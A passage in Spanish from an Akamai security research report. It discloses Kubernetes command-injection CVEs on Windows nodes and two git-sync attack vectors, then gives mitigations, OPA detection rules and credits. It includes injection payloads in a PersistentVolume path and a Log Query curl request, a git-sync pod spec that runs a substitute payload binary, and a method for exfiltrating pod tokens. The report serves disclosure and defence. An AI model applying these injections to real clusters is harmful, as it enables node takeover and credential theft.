Se lo comunicamos al equipo de Kubernetes y se le asignó el identificador CVE-2023-3676. Corrigieron el problema pasando el parámetro *subPath* como una variable de entorno, que no se evaluaba antes de la ejecución real del comando. Al corregir este problema, también encontraron otras dos comprobaciones de parámetros similares, a las que se les asignaron los identificadores CVE-2023-3955 y CVE-2023-3893. Tomer Peled, investigador de Akamai, ha sido reconocido como colaborador en la detección de dichas CVE.

CVE-2023-5528

Aunque nuestra última CVE estaba relacionada con un subparámetro general en todos los volúmenes de Kubernetes, nuestro siguiente problema está relacionado con un tipo de volumen específico denominado Volúmenes locales. Originalmente, los volúmenes se crearon para asignar un directorio del nodo de host al pod; en el caso de un reinicio del pod, se podría asignar a un nodo diferente y perder los datos de la carpeta asignada. Para solucionar este problema, Kubernetes implementó *PersistentVolumes*, que recuerda el nodo al que se asignaron para garantizar que el pod no se reasigne y no se pierdan sus datos.

La vulnerabilidad real es bastante similar. En el caso anterior, comprobaba si la ruta proporcionada es un enlace simbólico. En este caso, crea un enlace simbólico entre la ruta del host y el sistema de archivos del pod. El problema es que la creación del enlace simbólico se realiza directamente mediante la ejecución de *cmd* con el parámetro de entrada sin saneamiento. Esto significa que podemos simplemente inyectar nuestro propio comando malicioso en el parámetro de ruta y conseguir que se ejecute libremente (Figura 25).

```
spec:
  capacity:
    storage: 100M
  accessModes:
  - ReadWriteOnce
  persistentVolumeReclaimPolicy: Retain
  storageClassName: local-storage
  local:
    path: C:\&calc.exe&&\
```

Fig. 25: Inserción de un comando malicioso en la configuración de PersistentVolumes

Esto hará que kubelet ejecute *cmd.exe* y nuestro propio comando al analizar nuestro archivo YAML de configuración (Figura 26).





Fig. 26: Resultado de la inyección de comandos

A esta vulnerabilidad se le asignó el identificador CVE-2023-5528. Kubernetes solucionó el problema mediante una implementación segura de la creación del enlace simbólico en Go (el lenguaje de programación en el que se basa Kubernetes), en lugar de utilizar el comando *cmd* no seguro.

Sincronización de Git en el uso compartido de secretos

El siguiente conjunto de problemas que encontramos no estaba directamente en Kubernetes, sino en su proyecto colateral git-sync. El proyecto git-sync está diseñado para conectar un pod y un repositorio de git con el fin de sincronizar automáticamente los cambios entre su sitio y el servidor, en lugar de realizar los cambios manualmente a través de una solución de integración e implementación continuas (CI/CD). Por ejemplo, los usuarios podrían utilizar esta función para enlazar su pod nginx con un repositorio que contenga los archivos que desean exponer a través de un pod nginx.

Al examinar la página de uso de git-sync, podemos ver que admite muchos parámetros de configuración posibles para que un usuario pueda personalizarlo según sus necesidades. Los dos parámetros que más llamaron la atención como posibles vectores de ataque fueron GITSYNC_GIT y GITSYNC_PASSWORD, y proponemos dos vectores de ataque para reflejarlos.



Ejecución sigilosa de código

Un atacante con pocos privilegios (privilegios de creación) en el clúster o espacio de nombres puede aplicar un archivo YAML malicioso que contenga una ruta a su archivo binario y hacer que se ejecute con el nombre de git-sync (Figura 27). El archivo binario debe ser accesible para el pod, lo que se puede hacer de varias formas diferentes, como a través de los sondeos o volúmenes de Kubernetes, o LOLBins que se incluyen con el pod de git-sync.

```
spec:
  containers:
  - name: git-sync
    image: registry.k8s.io/git-sync/git-sync:v4.0.0
    args:
      - -v=5
    volumeMounts:
    - name: markdown
      mountPath: /tmp/git
    - name: test
      mountPath: /tmp/payload
    env:
    - name: GITSYNC_REPO
      value: https://github.com/XXXXX/YYYYY.git
    - name: GITSYNC_GIT
      value: /tmp/payload/payload
```

Fig. 27: Ruta de ataques propuesta

No se trata exactamente de una vulnerabilidad, ya que no inyectamos ningún comando. Simplemente le estamos indicando al pod que utilice un binario diferente para git, y estamos haciendo que lance una carga útil maliciosa. Después de aplicar el archivo YAML de configuración, se creará un pod con git-sync.

La ventaja añadida que proporciona git-sync a los atacantes es que la carga útil maliciosa se oculta parcialmente detrás del nombre y el pod de git-sync, y es más probable que los defensores la pasen por alto. Esto puede resultar especialmente útil para los ataques de cryptojacking, donde solo se necesitan los recursos informáticos.

Exfiltración de datos

El segundo ataque implica el parámetro GITSYNC_PASSWORD_FILE. Los usuarios de git-sync pueden utilizar este parámetro para proporcionar un archivo de autenticación para el pod, que luego se utilizará al conectarse al repositorio.

Un atacante con privilegios de edición elevados puede dirigir el valor del parámetro a un archivo del pod que quiera exfiltrar y también modificar la ubicación del repositorio git. La próxima implementación del proceso git-sync dentro del pod enviará el archivo solicitado en el parámetro GITSYNC_PASSWORD_FILE del pod al equipo del atacante. No hay restricciones en las rutas de acceso a los archivos ni en los permisos necesarios para GITSYNC_PASSWORD_FILE.

Una exfiltración de alto riesgo no es difícil de imaginar. Por ejemplo, los atacantes pueden utilizar esta técnica para obtener el token de acceso del pod, lo que les permitiría interactuar con el clúster con la apariencia del pod de git-sync.

Informamos de ambos vectores de ataque al equipo de Kubernetes (quienes también son responsables de git-sync), pero no consideraron que fueran vulnerabilidades. Nos animaron a compartir nuestros resultados con la comunidad, y eso fue lo que hicimos en Red Team Village en DEF CON 32.

Registro de problemas

La última vulnerabilidad de inyección de comandos que encontramos fue CVE-2024-9042, y se encuentra en un nuevo mecanismo de registro, denominado Log Query (Consulta de registros).

La consulta de registros es una función beta para el marco de registro más amplio de Kubernetes. Esta función permite a los usuarios consultar el estado del sistema de los equipos remotos mediante la CLI o un comando curl. Por ejemplo, un usuario puede escribir el siguiente comando para consultar el estado del servicio kubelet en un nodo remoto:

```
kubectl get --raw "/api/v1/nodes/node-1.example/proxy/
logs/?query=kubelet"
```

Entre bambalinas, las consultas se crean (en el nodo remoto) mediante comandos de PowerShell, lo que despertó nuestra curiosidad sobre si también son vulnerables a las inyecciones de comandos. Al observar los distintos parámetros que puede recibir la consulta de registros, vimos que Kubernetes aprendió de problemas anteriores y que el parámetro de nombre de servicio, que probablemente sea el que más se utiliza, se valida antes de su uso.

Sin embargo, la consulta de registros admite la búsqueda por patrón y no solo a través del nombre de servicio explícito, y el parámetro de patrón no se sanea ni se valida. Por lo tanto, un atacante podría crear una API de consulta de registros con un comando de PowerShell malicioso insertado en el campo de patrón y se ejecutaría en el nodo remoto.

```
Curl  "<Kubernetes API Proxy server IP>/api/v1/nodes/<NODE
name>/proxy/logs/?query=nssm&pattern='\$(Start-process cmd)'"
```

Sin embargo, la vulnerabilidad no es tan fácil de explotar, ya que el servicio consultado no solo necesita tener la función de consulta de registros beta, sino que también debe realizar su registro en el marco de seguimiento de eventos para Windows (no en el marco de registro predeterminado, *klog*). Esto limita severamente los objetivos de explotación, pero no los elimina. Por ejemplo, la popular interfaz de red Calico contiene Non-Sucking Service Manager, que es vulnerable.

Detección y mitigación

La medida de mitigación mejor y más inmediata es, por supuesto, actualizar sus instancias de Kubernetes a la versión más reciente. Dicho esto, existen soluciones de detección y otras estrategias de mitigación para reducir el impacto que una explotación eficaz puede tener en un clúster al que no se le han aplicado parches.

Es fundamental proteger un entorno de Kubernetes con una política de seguridad completa que abarque varios aspectos. Esto incluye las políticas de seguridad del pod (PSP) que describen los requisitos de seguridad para que un pod funcione dentro de un clúster de Kubernetes, las políticas de red que controlan la forma en que los pods se comunican entre sí y con los servicios externos, y las políticas de seguridad en tiempo de ejecución que se centran en proteger las cargas de trabajo contenedorizadas durante la ejecución.

Por ejemplo, las PSP se centran específicamente en controlar la derivación de privilegios, ejecutar contenedores con privilegios root, acceder al sistema de archivos host y otros ajustes relacionados con la seguridad (por ejemplo, capacidades del kernel, tipos de volúmenes, acceso al espacio de nombres del host, etc.). Además, el uso del mecanismo de almacenamiento secreto integrado de Kubernetes puede ayudar a gestionar de forma eficaz contraseñas, certificados y claves de API, y se pueden implementar sistemas automatizados de alerta y registro para identificar los incidentes de seguridad y responder mejor ante ellos.

Control de acceso basado en funciones

El control de acceso basado en funciones es un método que segmenta las operaciones de usuario según la identidad y la función del usuario. Por ejemplo, los usuarios solo podrán crear pods en su propio espacio de nombres o solo podrán ver la información de los espacios de nombres para los que tienen permiso. Dado que todas las vulnerabilidades descritas anteriormente requieren cierto nivel de privilegios (principalmente la capacidad de implementar pods), restringir a los usuarios a espacios de nombres específicos reducirá el radio de efecto de todo el clúster a ese espacio de nombres únicamente.

Búsqueda de amenazas

Dado que la mayoría de estas técnicas toman el control de nodos de Kubernetes, deberían generar anomalías. Al vigilar de cerca esos equipos y mantener una referencia de "normalidad", debería ser posible emitir alertas sobre cualquier actividad posexplotación. Con el respaldo de Akamai Guardicore Segmentation para Kubernetes y con la ayuda de Akamai Hunt, es posible mantenerse un paso por delante de las amenazas emergentes.

Tenga en cuenta que estas vulnerabilidades descritas en este documento solo afectan a los nodos de Windows. Si su clúster de Kubernetes no tiene nodos de Windows, el riesgo es mucho menor (pero no nulo, ya que no somos los únicos investigadores de seguridad que encuentran vulnerabilidades).

Además, dado que el problema reside en el código fuente, esta amenaza seguirá activa y es probable que aumente su explotación. Por este motivo, le recomendamos encarecidamente que aplique parches al clúster para que esté preparado para el futuro, incluso si actualmente no tiene ningún nodo de Windows.

Open Policy Agent

Open Policy Agent (OPA) es un agente de código abierto que permite a los usuarios recibir datos sobre el tráfico que entra y sale de los nodos y tomar medidas basadas en políticas sobre los datos recibidos. Hemos proporcionado las siguientes reglas de OPA para ayudar a detectar y bloquear posibles intentos de explotación, en función de los parámetros vulnerables.

CVE-2023-3676

```
package kubernetes.admission

deny[msg] {
  input.request.kind.kind == "Pod"
  path := input.request.object.spec.containers.volumeMounts.subPath
  not startswith(path, "$(")
  msg := sprintf("malicious path: %v was found", [path])
}
```

CVE-2023-5528

```
package kubernetes.admission

deny[msg] {
  input.request.kind.kind == "PersistentVolume"
  path := input.request.object.spec.local.path
  contains(path, "&")
  msg := sprintf("malicious path: %v was found", [path])
}
```

Git-sync

```
package kubernetes.admission

deny[msg] {
  input.request.kind.kind == "<Deployment/Pod>"
  path := input.request.object.spec.env.name
  contains(path, "GITSYNC_GIT")
  msg := sprintf("Gitsync binary parameter detected, possible
payload alteration, verify new binary ", [path])
}
```

Conclusiones finales

Roger Barranco

Vicepresidente de Operaciones Globales de Seguridad de Akamai

Esta recopilación de investigación de vanguardia en seguridad cibernética representa el mejor y más reciente trabajo de los cientos de investigadores y científicos de datos de Akamai que llevan más de dos décadas en primera línea de la innovación en ciberseguridad. Espero que haya descubierto cómo nuestra investigación puede ayudarle a diseñar estrategias prácticas para mantener su organización segura en 2025 y en el futuro.

Para ayudarle a lograr ese objetivo, a continuación aparece un enfoque de cuatro pasos que combina medidas proactivas con una respuesta reactiva. Este enfoque, junto con una estrategia que **pone en práctica la investigación**, establece una defensa sólida contra las amenazas.

Combinación de pasos proactivos con una respuesta reactiva

1. **Implemente la ciberhigiene básica en todas partes.** Las actualizaciones periódicas del sistema, los sólidos controles de acceso, el registro completo y el cumplimiento de las prácticas de seguridad recomendadas constituyen la base de cualquier estrategia de seguridad sólida. Estas prácticas fundamentales evitan una parte significativa de los posibles ataques, ya que efectivamente "declinan" muchas "invitaciones" cibernéticas sin esfuerzo adicional.

2. **Implemente sistemáticamente la seguridad por capas en su entorno con diferentes plataformas de protección.** Garantice la higiene básica mediante la implementación de varias capas de seguridad. Implemente firewalls de aplicaciones web, medidas de seguridad de API y protección frente a ataques distribuidos de denegación de servicio. La aplicación coherente de estas capas crea una sólida estrategia de defensa en profundidad que resiste y repele una amplia variedad de ciberamenazas.

3. **Céntrese en los servicios esenciales de su empresa.** Identifique y priorice la protección de las "joyas de la corona" de su organización, es decir, los sistemas y los datos que, si se vulneran, podrían dañar gravemente sus operaciones, reputación o resultados. Asigne recursos adicionales e implemente medidas de seguridad mejoradas para estos activos críticos con el fin de garantizar que reciben el máximo nivel de protección.

4. **Asegúrese de contar con un equipo o partner de confianza para responder a los incidentes.** La mayoría de las empresas se enfrentarán en algún momento a un incidente de ciberseguridad importante. Cuando se vulneren las defensas, y se vulnerarán, un equipo o partner de confianza disponible puede marcar la diferencia. Sus capacidades de respuesta rápida pueden ayudar a su organización a sobrevivir al ataque y a recuperarse, minimizar los daños y restaurar rápidamente el funcionamiento normal.

Esta estrategia equilibrada de cuatro pasos combina la sabiduría de evitar riesgos innecesarios con el pragmatismo de estar preparado para lo inevitable. Como responsable de operaciones de seguridad con décadas de experiencia, he sido testigo de primera mano de cómo este enfoque ayuda a las organizaciones a evitar posibles desastres de ciberseguridad y a recuperarse rápidamente de las filtraciones. Las organizaciones que siguen estos cuatro pasos demuestran sistemáticamente una mayor resiliencia y capacidad de adaptación ante las ciberamenazas.

Defensa proactiva combinada con una preparación sólida

Cuando me preguntan sobre ciberseguridad, a menudo me sorprendo recurriendo a una fuente de sabiduría inesperada: el cómico W.C. Fields. "No tengo que participar en todas las discusiones a las que me invitan", bromeó, y esta sencilla observación adquiere un nuevo y poderoso significado en el ámbito de la ciberseguridad. De la misma manera que podemos optar por no entrar en conflictos que no llevan a ninguna parte, las organizaciones pueden decidir estratégicamente qué "invitaciones" cibernéticas desean rechazar.

En el panorama digital, estas "invitaciones" suelen manifestarse como posibles vulnerabilidades o vectores de ataque. Al implementar prácticas básicas de ciberhigiene, las organizaciones pueden evitar muchos de los ciberataques actuales antes de que comiencen. Este enfoque proactivo permite a las empresas "rechazar" una parte importante de las ciberamenazas sin necesidad de un gran esfuerzo adicional.

Hay otra cita que me gusta utilizar como contrapunto, también de una fuente inesperada: el boxeador Mike Tyson. Como Tyson nos recordó duramente, "Todo el mundo tiene un plan hasta que le dan un puñetazo en la boca". Esta realidad tan dura presenta un contraste interesante con el enfoque comedido de Fields. En ciberseguridad, ambas perspectivas tienen mérito, y es crucial encontrar un equilibrio entre ellas.

La estrategia de cuatro pasos no es solo teórica, sino que está probada en acción en las trincheras de los conflictos de ciberseguridad reales. Mediante la implementación de estas medidas, las organizaciones mejoran significativamente su estrategia de ciberseguridad al asegurarse de que están bien equipadas para afrontar el complejo mundo digital, es decir, preparadas para rechazar "invitaciones" innecesarias y para resistir los "puñetazos" inevitables.

La investigación de este informe SOTI proporciona la información y las herramientas más recientes para adelantarse a las amenazas en el panorama de ciberseguridad en constante evolución. Utilice este informe como una guía para construir un futuro digital más resiliente y seguro.

Colaboradores de la investigación

Liron Schiff
Investigador principal de seguridad, Akamai

Durante más de una década, Liron (también director científico del grupo de investigación sobre seguridad de IA) ha liderado proyectos de I+D en el sector de la ciberseguridad, además de investigaciones académicas en el área de las redes informáticas. Su investigación se centra en los aspectos de programabilidad, resiliencia y seguridad de las redes.

Stiv Kupchik
Exresponsable del equipo de investigación sobre seguridad

Los proyectos de Stiv giran en torno a los entresijos del sistema operativo, la investigación de vulnerabilidades y el análisis de malware. Ha presentado su investigación en conferencias como Black Hat, Hexacon y 44CON.

Ori David
Responsable del equipo de investigación sobre seguridad, Akamai

La investigación de Ori se centra en la seguridad ofensiva, el análisis de malware y la búsqueda de amenazas.

Ben Barnea
Investigador sobre seguridad, Akamai

Ben tiene interés y experiencia en la realización de investigaciones sobre seguridad de bajo nivel y de investigaciones de vulnerabilidades en diversas arquitecturas, entre las que se incluyen Windows, Linux, IoT y dispositivos móviles. A Ben también le gusta descubrir cómo funcionan los mecanismos complejos, pero sobre todo, cómo fallan.

Tomer Peled
Investigador de seguridad, Akamai

En su trabajo diario, Tomer lleva a cabo investigaciones que incluyen desde las vulnerabilidades hasta los aspectos internos del sistema operativo.

Sam Tinklenberg
Experto sénior en seguridad, Akamai

Sam es miembro del grupo de investigación sobre amenazas a aplicaciones y API, y tiene vasta experiencia en pruebas de penetración de aplicaciones web. Es un apasionado de la detección de vulnerabilidades críticas y su protección.

Ryan Barnett
Investigador principal de seguridad, Akamai

Ryan es miembro del equipo de investigación de amenazas de Akamai y presta apoyo a las soluciones de seguridad de App & API Protector. Además de su trabajo principal en Akamai, Ryan también es miembro de la junta de WASC y director de proyectos de OWASP en materia de bases de datos sobre pirateo de webs (WHID) y señuelos web distribuidos.

Créditos

Director de investigación

Mitch Mayne

Redacción y editorial

Tricia Howard
Mitch Mayne
Maria Vlasak

Revisión y expertos en la materia

Liron Schiff
Stiv Kupchik
Ori David
Ben Barnea
Tomer Peled
Sam Tinklenberg
Ryan Barnett
Roger Barranco

Materiales promocionales

Annie Brunholz
Ashley Linares
Tricia Howard

Marketing y publicación

Georgina Morales Hampe
Emily Spinks

Estado de Internet en materia de seguridad

Lea números anteriores del aclamado informe sobre el estado de Internet en materia de seguridad de Akamai y entérese de cuándo se publican los siguientes números. akamai.com/soti

Investigación de Akamai sobre amenazas

Conozca los últimos análisis de inteligencia frente a amenazas, informes de seguridad e investigación sobre ciberseguridad. akamai.com/security-research

Acceda a los datos de este informe

Vea versiones de alta calidad de los gráficos a los que se hace referencia en este informe. Puede usar estas imágenes y hacer referencia a ellas libremente, siempre que se cite debidamente a Akamai como fuente y que se conserve el logotipo de Akamai. akamai.com/sotidata

Investigación sobre seguridad de Akamai

Lea el blog de investigación sobre seguridad de Akamai para obtener una perspectiva de respuesta rápida sobre la investigación más importante de hoy en día. akamai.com/blog/security-research

La seguridad de Akamai protege las aplicaciones que impulsan su negocio en cada punto de interacción sin comprometer el rendimiento ni la experiencia del cliente. Gracias a la escala de nuestra plataforma global y su visibilidad de las amenazas, colaboramos con usted para prevenirlas, detectarlas y mitigarlas, de forma que pueda generar confianza en la marca y cumplir su visión. Para obtener más información acerca de las soluciones de cloud computing, seguridad y distribución de contenido de Akamai, visite akamai.com y akamai.com/blog, o siga a Akamai Technologies en X, antes conocido como Twitter, y LinkedIn. Publicado el 25 de febrero.